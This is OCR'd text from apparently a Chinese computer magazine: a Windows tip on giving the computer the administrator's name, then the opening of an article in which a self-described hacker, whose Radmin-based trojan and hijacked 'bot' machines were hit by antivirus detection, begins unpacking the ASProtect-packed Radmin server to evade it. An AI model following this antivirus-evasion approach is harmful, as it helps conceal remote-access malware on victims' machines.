


图2

进入系统后你也无法通过控制面板中的"用户帐户"→"更改帐户"或"计算机管理"→"本地用户和组"→"用户"中的"用户重命名"等操作将系统管理员重命名为LS，如图3。

其实，系统管理员还是可以拥有与计算机同样的名字。虽然操作系统不允许系统管理员与计算机同名，但却允许计算机与系统管理员同名。这句话听起来像是"绕口令"，细想之下你会发觉其实有逻辑错误，可偏偏微软就犯了这么个错误。因此，尽管你

不可以通过更改管理员帐户来实现人机同名，却可以通过更改计算机名称来达到我们的目的。

方法是：右击桌面“我的电脑”图标，选择“属性”，在弹出的“系统属性”窗口中，切换到“计算机名”选项，点击“更改”按钮，在接下来的“计算机名称更改”窗口中的“计算机名”栏中，输入与系统管理员帐户相同的名称，图4，先后两次“确定”后即可生效。




图3





图4

我和Radmin



随水之舟

最近忙于学校学生信息技术考试，有一段时间没有上网了，同事给我发来消息，说我们经常用的远程控制软件Radmin被瑞星列入了黑名单，同时我们“精心”制作的自解压小马也被杀了，不用说我们网络上的肉鸡也飞走了一半。Radmin以其优秀的表现，深得我等小黑们的喜爱，竟然也被列入黑名单。




图1




图2

没办法，先查查看哪些文件被杀，如图1、图2，服务端主文件r_server.exe和动态链接文件Admdll.dll均被杀。只有自己动手了，可我对汇编一窍不通，也只能是有病乱投医了。

打开PEiD查主文件r_server的壳，显示“ASProtect 1.22 - 1.23 Beta 21 -> Alexey Solodovnikov”，还好，有自动脱壳的软件stripper，能脱去ASPack 2.xx和ASProtect 